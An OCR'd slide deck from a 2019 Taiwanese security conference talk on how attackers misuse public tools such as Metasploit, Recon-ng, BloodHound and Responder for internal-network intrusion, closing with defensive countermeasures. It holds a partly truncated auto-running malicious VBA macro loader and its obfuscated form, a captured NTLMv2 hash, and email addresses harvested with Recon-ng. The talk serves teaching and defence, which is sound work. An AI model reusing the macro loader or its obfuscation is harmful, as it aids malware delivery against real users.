臺灣資安大會 IThome Cybersec 2019

駭客如何利用公開工具在內部網路中暢行無阻


HITCON GIRLS 成員 / YCY

我來自哪裡？

台灣第一個以女性為主的資安社群

「我們是一群以女性為主的探險隊，正努力探索資訊安全這個世界！」

HITCON GIRLS?



定期讀書會

工作坊

讀書會小組

- ✓ 網頁滲透測試
- ✓ 惡意程式
- ✓ CTF
- ✓ 數位鑑識與事件調查

資安萌芽推廣

大綱

- ✓ 紅隊演練 V.S. 滲透測試
- ✓ 公開工具的濫用
- ✓ 防禦方的對策

紅隊演練 V.S. 滲透測試

滲透測試

- ✓ 在特定的範圍
- ✓ 針對特定目標
- ✓ 目的：挖掘系統漏洞

鋸開鐵門 或 打破窗戶？

紅隊演練 V.S. 滲透測試

紅隊演練

- ✓ 駭客的思維出發
- ✓ 全面且廣泛
- ✓ 目的：竊取內部資料

metasploit®

The world's most used penetration testing framework

Knowledge is power, especially when it's shared. A collaboration between the open source community and Rapid7, Metasploit helps security teams do more than just verify vulnerabilities, manage security assessments, and improve security awareness; it empowers and arms defenders to always stay one step (or two) ahead of the game.

ESET: The Russian Turla cyber spies change tactics and begin to incorporate open-source tools. This is confirmed by the Mosquito campaign against embassies in Eastern Europe

The russian cyber spies Turla (alias Uroboros) change tactics and start incorporating open-source tools. It has been discovere by cyber security experts of ESET. The malicioius hackers, starting March 2018, have leveraged the open source exploitation framework Metasploit before dropping the custom Mosquito backdoor (their campaign has the same name). In the past they used onw tools as Skipper. The targets are still embassies and consulates in Eastern Europe, but the TTP have changed. "The Turla's campaign still relies on a fake Flash installer but, instead of directly dropping the two malicious DLLs, it executes a Metasploit shellcode and drops, or downloads from Google Drive, a legitimate Flash installer." ESET wrote on a post. "Then, the shellcode downloads a Meterpreter, which is a typical Metasploit payload, allowing the attacker to control the compromised machine. Finally, the machine may receive the typical Mosquito backdoor".

參照：https://www.difesaesicurezza.com/en/defence-and-security/the-russian-turla-cyber-spies-change-tactics-and-move-to-open-source/

What is Cobalt Strike?

Cobalt Strike is software for Adversary Simulations and Red Team Operations.

What are Adversary Simulations and Red Team Operations?

Adversary Simulations and Red Team Operations are security assessments that re techniques of an advanced adversary in a network. While penetration tests focus o vulnerabilities and misconfigurations, these assessments benefit security operation

Cobalt Strikes Again: Spam Runs Use Macros and CVE-2017-8759 Exploit Against Russian Banks

Posted on: November 20, 2017 at 4:00 am **Posted in:** Exploits, Malware, Spam **Author:** Trend Micro

1

by Ronnie Giagone, Lenart Bermejo, and Fyodor Yarochkin

The waves of backdoor-laden spam emails we observed during June and July that targeted Russian-speaking businesses were part of bigger campaigns. The culprit appears to be the Cobalt hacking group, based on the techniques used. In their recent campaigns, Cobalt used two different infection chains, with

攻擊狙殺鍊

攻擊狙殺鍊

Recon-Ng


```
Recon
-----
  recon/companies-contacts/bing_linkedin_cache
  recon/companies-contacts/jigsaw/point_usage
  recon/companies-contacts/jigsaw/purchase_contact
  recon/companies-contacts/jigsaw/search_contacts
  recon/companies-multi/github_miner
  recon/companies-multi/whois_miner
  recon/contacts-contacts/mailtester
  recon/contacts-contacts/mangle
  recon/contacts-contacts/unmangle
  recon/contacts-credentials/hibp_breach
  recon/contacts-credentials/hibp_paste
  recon/contacts-domains/migrate_contacts
  recon/contacts-profiles/fullcontact
  recon/credentials-credentials/adobe
  recon/credentials-credentials/bozocrack
  recon/credentials-credentials/hashes_org
  recon/domains-contacts/metacrawler
  recon/domains-contacts/pgp_search
  recon/domains-contacts/whois_pocs
  recon/domains-credentials/pwnedlist/account_creds
  recon/domains-credentials/pwnedlist/api_usage
  recon/domains-credentials/pwnedlist/domain_creds
  recon/domains-credentials/pwnedlist/domain_ispwned
  recon/domains-credentials/pwnedlist/leak_lookup
  recon/domains-credentials/pwnedlist/leaks_dump
  recon/domains-domains/brute_suffix
  recon/domains-hosts/bing_domain_api
  recon/domains-hosts/bing_domain_web
  recon/domains-hosts/brute_hosts
  recon/domains-hosts/builtwith
  recon/domains-hosts/certificate_transparency
  recon/domains-hosts/google_site_web
  recon/domains-hosts/hackertarget
```

收集目標 email

收集目標相關網域


Recon-Ng

```
[recon-ng][default] > add domains
domain (TEXT): google.com
[recon-ng][default] > show domains

  +----------------------------------+
  | rowid |   domain   |    module    |
  +----------------------------------+
  | 1     | google.com | user_defined |
  +----------------------------------+

[*] 1 rows returned
[recon-ng][default] > use whois_pocs
[recon-ng][default][whois_pocs] > run

----------
GOOGLE.COM
----------
[*] URL: http://whois.arin.net/rest/pocs;domain=google.com
[*] URL: http://whois.arin.net/rest/poc/ABUSE5250-ARIN
[*] [contact] <blank> Abuse (network-abuse@google.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/ABUSE2410-ARIN
[*] [contact] <blank> ABUSE2410-ARIN (postini-arin-abuse@google.com) - Whois co
[*] URL: http://whois.arin.net/rest/poc/NETWO80-ARIN
[*] [contact] <blank> ABUSE2410-ARIN (postini-arin-contact@google.com) - Whois
[*] URL: http://whois.arin.net/rest/poc/ADMIN3130-ARIN
[*] [contact] <blank> Admin (arin-contact@google.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/AKRAM-ARIN
[*] [contact] muhammad Akram (haseen.you@google.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/MAX1-ARIN
[*] [contact] Michael AXELROD (axelrod@google.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/ABA104-ARIN
[*] [contact] Ari Barkan (ari@google.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/ABA105-ARIN
[*] [contact] Ari Barkan (ari@google.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/BENNE237-ARIN
[*] [contact] Ray Bennett (raybennett@google.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/BRUMB4-ARIN
```

```
tacts

-------------------------------------------------------------------------------
e |          last_name          |                  email                    |
-------------------------------------------------------------------------------
  | Abuse                       | network-abuse@google.com                  | W
  | ABUSE2410-ARIN              | postini-arin-abuse@google.com             | W
  | ABUSE2410-ARIN              | postini-arin-contact@google.com           | W
  | Admin                       | arin-contact@google.com                   | W
  | Akram                       | haseen.you@google.com                     | W
  | AXELROD                     | axelrod@google.com                        | W
  | Barkan                      | ari@google.com                            | W
  | Bennett                     | raybennett@google.com                     | W
  | Brumbloe                    | rufishen@google.com                       | W
  | Chittimaneni                | kk@google.com                             | W
  | coffee-maker                | numbers@google.com                        | W
  | GC Abuse                    | google-cloud-compliance@google.com        | W
  | Google Apps                 | apps-arin-contact@google.com              | W
```

攻擊狙殺鍊

Metasploit 產生惡意巨集文件




透過 macro_pack 進行混淆


```
Public Declare PtrSafe Function system Lib "libc.dylib" (ByVal command

Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Comments" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
            Exit For
        End If
    Next
End Sub

Sub ExecuteForWindows(code)
    On Error Resume Next
    Set fso = CreateObject("Scripting.FileSystemObject")
    tmp_folder = fso.GetSpecialFolder(2)
    tmp_name = tmp_folder + "\
    Set f = fso.createTextFile
    f.Write (code)
    f.Close
    CreateObject("WScript.Shel
End Sub

Sub ExecuteForOSX(code)
    system ("echo """ & code &
End Sub
```

```
>macro_pack.exe -f test.vba -o -G test_ob1.vba
```

```
Const wcgukcdwct = 2
Const jefdwuyhoq = 1
Const wawmgfakkq = 0
Public Declare PtrSafe Function bsquujnubgcrowdwcph Lib "libc.dylib" Alias "system"
(ByVal yhrjmvkwktujogsrwl As String) As Long
Sub AutoOpen()
On Error Resume Next
Dim wuvgfcnwox As String
For Each prop In ActiveDocument.BuiltInDocumentProperties
If prop.Name = ycbdixsvjuta("436f6d6d656e74") & ycbdixsvjuta("73") Then
wuvgfcnwox = Mid(prop.Value, 56)
orig_val = grwnjvyzpvpdadvwggvo(wuvgfcnwox)
#If Mac Then
mufkibskodolcuqim (orig_val)
#Else
gcvvngtoo (orig_val)
#End If
Exit For
End If
Next
End Sub
Sub gcvvngtoo(code)
On Error Resume Next
Set wdyilzdqjproc = CreateObject(ycbdixsvjuta("536372697074696e672e46696c") &
ycbdixsvjuta("6553797374656d4f626a656374"))
                                                    .GetTempName() +

                                                    xsvjuta("656c6c")).Run
```



從漏洞揭露到概念性程式釋出




攻擊狙殺鍊


BloodHound

- ✓ 利用圖形呈現 Windows Active Directory 環境上的物件
- ✓ 提供可能的攻擊路徑
- ✓ 提供使紅隊或藍隊對 AD 環境的特權研究

圖形化呈現物件關係


Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
TrustedBy
TrustedBy
TrustedBy
TrustedBy
PENTEST.LAB
TEST.PENTEST.LAB
EXTERNAL.LAB

提供攻擊路徑



參照：https://www.youtube.com/watch?v=BAEfEdNWij0

Responder


- ✓ 針對 LLMNR、NBT-NS 與 MDNS 協議進行 Poisoning attack
- ✓ 攻擊案例：

APT28 Uses Novel Techniques to Move Laterally and Potentially Target Travelers

APT28 is using novel techniques involving the EternalBlue exploit and the open source tool Responder to spread laterally through networks and likely target travelers. Once inside the network of a hospitality company, APT28 sought out machines that controlled both guest and internal Wi-Fi networks. No guest credentials were observed being stolen at the compromised hotels; however, in a separate incident that occurred in Fall 2016, APT28 gained initial access to a victim's network via credentials likely stolen from a hotel Wi-Fi network.

參照：https://www.fireeye.com/blog/threat-research/2017/08/apt28-targets-hospitality-sector.html

Responder 原理




```
[*] [LLMNR]  Poisoned answer sent to 10.10.0.100 for name file
[SMB] NTLMv2-SSP Client   : 10.10.0.100
[SMB] NTLMv2-SSP Username : TEST\shota
[SMB] NTLMv2-SSP Hash     : shota::TEST:1122334455667788:150F845A0CF7508C8B16395
253114EDB:0101000000000000D47172575AD9D401966FC333B2F730F60000000002000A0053004D
004200310032000100 0A0053004D004200310032000400 0A0053004D004200310032000300 0A0053
004D004200310032000500 0A0053004D004200310032000800300030000000000000000000000000
200000278D2594BA05452FB284CA57F3C93A25420097AA883C2AECED453A74E35928CB0A00100000
0000000000000000000000000000090012006300690066007300 2F00660069006C006500000000
0000000000
```


攻擊狙殺鍊

DNS 隧道後門

- ✓ dnscat2

ICMP 隧道後門

- ✓ icmpsh



雲端儲存服務作為中繼站

APT37 has created a lot of custom malware

At the technical level, the group is no slouch either. APT37 has been credited with creating multiple malware families in the past six years. In fact, it was APT37 behind the recent Adobe Flash Player zero-day Bleeping Computer wrote about at the start of the month.

The FireEye report paints a pretty good picture of how the group often relied on Flash vulnerabilities to infect targets, and how they varied their operations for different targets.

APT37 created several malware families across the years, ranging from backdoors to data wipers. They also used an ever-shifting infrastructure, relying on AOL Instant Messenger, pCloud, and Dropbox for their command-and-control servers, and on spear-phishing, hacked websites, and torrent files for spreading their malicious payloads.

參照：https://www.bleepingcomputer.com/news/security/a-new-north-korean-hacker-group-is-making-a-name-for-itself/

防禦方的對策

- ✓ 研究公開工具，將其特徵加入資安產品
- ✓ 禁止不安全的巨集、不常見腳本的運行（hta、vbs 等等）
- ✓ 利用公開工具檢視網路環境
  - ✓ 關閉未使用的功能（如 LLMNR）
  - ✓ 檢視不安全的 ACL 配置
- ✓ 檢視 DNS 伺服器解析方式

hgservice@hitcon.org

http://girls.hitcon.org

https://www.facebook.com/HITCONGIRLS/

https://hitcon-girls.blogspot.com/